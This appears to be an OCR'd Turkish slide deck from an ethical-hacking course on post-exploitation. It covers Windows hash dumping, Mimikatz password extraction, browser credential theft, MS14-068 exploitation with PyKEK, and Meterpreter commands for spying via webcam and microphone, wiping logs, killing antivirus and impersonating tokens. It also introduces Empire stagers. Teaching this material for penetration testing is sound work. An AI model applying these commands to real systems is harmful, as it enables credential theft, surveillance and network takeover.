Uygulamalı Beyaz Şapkalı Hacker Eğitimi


Post Exploitation

Konular

- Domain Exploitation
- Meterpreter
- Crackmapexec
- Empire
- Local Privilege Escalation
- Persistence
- Pivoting

Domain Exploitation

- **Active Directory Nedir?**



Domain Exploitation


- Tüm sistemlere sızabilmek için:
  - Zafiyetler kullanılarak hedef sistemlere sızılır ve kullanıcı yada oturum bilgileri toplanır.
  - Bruteforce ataklar sayesinde sistemlere sızılır.
  - Sistemler üzerindeki detaylı bilgi içeren dosyalar ile ek sistemlere sızma girişimleri denenir.
  - Sonuç olarak bir noktada Domain Admin'e giden yol açılır.
  - Kontrol artık sende!

Domain Exploitation

- Bir Windows sisteme sızıldığında genellikle;
  - SAM ve SYSTEM dosyaları ele geçirilir.
  - %WINDIR%\system32\config\SAM
  - %WINDIR%\system32\config\SYSTEM
  - Samdump2 ile hashler elde edilir.
  - Veya metasploit oturumu üzerinden hashdump çalıştırılır.
  - Elde edilen hashler kırılır ya da pass-the-hash yöntemi ile tüm networkte denenir.


Mimikatz - Uygulama

- Mimikatz ile hafızadan açık metin parolalar elde edilebilir.
- https://github.com/gentilkiwi/mimikatz
- mimikatz # privilege::debug
- mimikatz # sekurlsa::logonpasswords



Tarayıcı Parolaları

- Metasploit üzerinde birçok tarayıcı modülü bulunmakta.
  - run post/windows/gather/enum_chrome
  - run post/multi/gather/firefox_creds
    - git clone https://github.com/Unode/firefox_decrypt.git
- Nirsoft yazılımları kullanılabilir
  - https://www.nirsoft.net/utils/web_browser_password.html



MS14-068 Zafiyeti


- Domain Admin yetkisine erişimi sağlayan kritik seviye bir zafiyettir.
- Kerberos zafiyeti
- PyKEK scripti ile kolayca exploit edilebilir. (https://github.com/mubix/pykek)

```
ms14-068.py -u <userName>@<domainName> -s <userSid> -d <domainControlerAddr>
```

```
[+] Building AS-REQ for dc-a-2003.dom-a.loc... Done!
[+] Sending AS-REQ to dc-a-2003.dom-a.loc... Done!
[+] Receiving AS-REP from dc-a-2003.dom-a.loc... Done!
[+] Parsing AS-REP from dc-a-2003.dom-a.loc... Done!
[+] Building TGS-REQ for dc-a-2003.dom-a.loc... Done!
[+] Sending TGS-REQ to dc-a-2003.dom-a.loc... Done!
[+] Receiving TGS-REP from dc-a-2003.dom-a.loc... Done!
[+] Parsing TGS-REP from dc-a-2003.dom-a.loc... Done!
[+] Creating ccache file 'TGT_user-a-1@dom-a.loc.ccache'... Done!
```

Meterpreter

- Metasploit içerisinde yer alan gelişmiş bir payloaddır ve manuel olarak gerçekleştirilebilecek bir çok işlemi post exploitleri sayesinde hızlıca çözümleyebilir.
- Superman olarak düşünülebilir.
- Post exploitation adımının vazgeçilmezidir.



Post Exploitation

- Exploit sonrası işlemler
- Hedef sisteme özel araştırma teknikleri
- Parola özetlerini elde etme adımları
- Konfigürasyon dosyalarını tespit etme
- Domain kullanıcılarını tespit etme ve aksiyon
- Bellekten parolaların elde edilmesi
- Envanter çıkarımı

Post Exploitation - Uygulama

- Meterpreter Temel Komutları
  - sysinfo – Sistem hakkında bilgi almak için kullanılır
  - background – Sessionı arka plana atmak için kullanılır
  - getuid – uid bilgisini almak için kullanılır
  - upload – sisteme dosya yüklemek için kullanılır
  - download – sistemden dosya çekmek için kullanılır

Post Exploitation - Uygulama

- Meterpreter Temel Komutları
  - screenshot – Ekran görüntüsü almak için kullanılır
  - ps – çalışan processleri listelemek için kullanılır
  - migrate – çalışan bir process'e bağlanarak kalıcılık sağlamak için kullanılır
  - getsystem – sistemde yetki yükseltmek için kullanılır

Post Exploitation - Uygulama

- Meterpreter Temel Komutları
  - Hashdump – kullanıcı bilgilerinin hashini almak için kullanılır
  - run hashdump – hashdump post exploiti çalıştırılır
  - record_mic – ses kaydı almak için kullanılır
  - webcam_snip 1 – sistem üzerinde bir webcam var ise aktifleştirilir ve görüntü alınır.

Post Exploitation - Uygulama

- Meterpreter ile hedef sistemin ağ trafiğini dinleme
  - use sniffer diyerek sniffer ı aktifleştirebilirsiniz.
    - sniffer_interfaces - interfaceleri görüntüleme.
    - sniffer_start 3- 3 nolu interface için paket kaydı yapma.
    - sniffer_dump 3 /tmp/dump.pcap – 3 nolu interface için alınan trafik kaydını kayıt etme

Post Exploitation - Uygulama

- Meterpreter Diğer Komutlar
  - enum_firefox – Firefox browserı eğer sistemde yüklüyse veri çekmek için kullanılır
  - clearev – logları silmek için kullanılır
  - killav – antivirüsleri kapatmak için kullanılır
  - run get_application_list – sistemde yüklü uygulamaları listeler
  - run hostedit -e 10.0.1.5,facebook.com – Hocam facebook hesaplarını nasıl hacklerim? ☺
  - enable_rdp – RDP servisini aktifleştirmek için kullanılır.

Post Exploitation - Uygulama

- Meterpreter Post Exploit Kullanımı
  - run post/<TAB>
  - use post/windows/gather/enum_domain – Domain enumeration için kullanılır.
  - run post/windows/gather/enum_applications – Sistemde yüklü uygulamaları keşfet
  - run post/windows/gather/credentials/winscp – Sistemde yüklü winscp uygulamasından parolaları çıkar

Post Exploitation - Uygulama

- Yetki yükseltme için kullanılabilecek komutlar
  - getsystem – Sistemde NT AUTHORITY\System yetkilerine erişim için bir yol varsa, bu yolu kullanarak sizi en yetkili kullanıcı yapar.
  - bypass_uac – UAC 'ı aşmak için kullanılır.

Post Exploitation - Uygulama

- Meterpreter özel modüller
  - incognito – candır <3
    - use incognito – incognito modülünü aktifleştirir
    - list_tokens – sistemde var olan tokenları listeler
    - impersonate_token – tokenları üstünüze almanıza olanak sağlar
    - Domain Admin tokenı yakaladığınızda incognito ile bu yetkiye sıçrayabilirsiniz.

Post Exploitation

- Empire, PowerShell ve Python kullanan bir post-exploitation aracıdır.
- Esnek ve kriptolu güvenlik yapısıyla hedef sistemlerde post-exploitation aşamasında kullanılacak modüller barındırır.
- Eğer sistemde antivirus gibi bir önlem kullanılıyorsa PowerShell kullandığı için bunların güvenlik engellerine de takılmadan hareket eder.


Post Exploitation

- Empire üç farklı özellik barındırır.
- Biz de bunları ve içerisinde bulunan modülleri kullanarak post-exploitation işlemini gerçekleştiririz.
- Bunlar:
  - Listeners
  - Stagers
  - Agents

Post Exploitation

- İlk yapacağımız şey Metasploit'te olduğu gibi Empire üzerinden shell alabilmek için bir listener başlatmak olmalı.
- listeners komutu ile listeners menüsüne giriyoruz ve aynı zamanda aktif olan tüm listenerlar liste olarak sunuluyor.
- Listener'ımızı seçip ayarlarını yaptıktan sonra execute komutu ile listenerımızı aktif hale getiriyoruz.

Empire - Uygulama




Post Exploitation

- Empire aracı, listener açıldıktan sonra ona bağlantıyı gönderecek ve listener'ın hedef sisteme bağlanmasını sağlayacak çeşitli stagerlar bulundurur.

- usestager <tab> komutu ile uygun stagerlar listelenir ve işimize yarayan seçilerek konfigüre edildikten sonra execute komutu ile çalıştırılır.

Empire - Uygulama



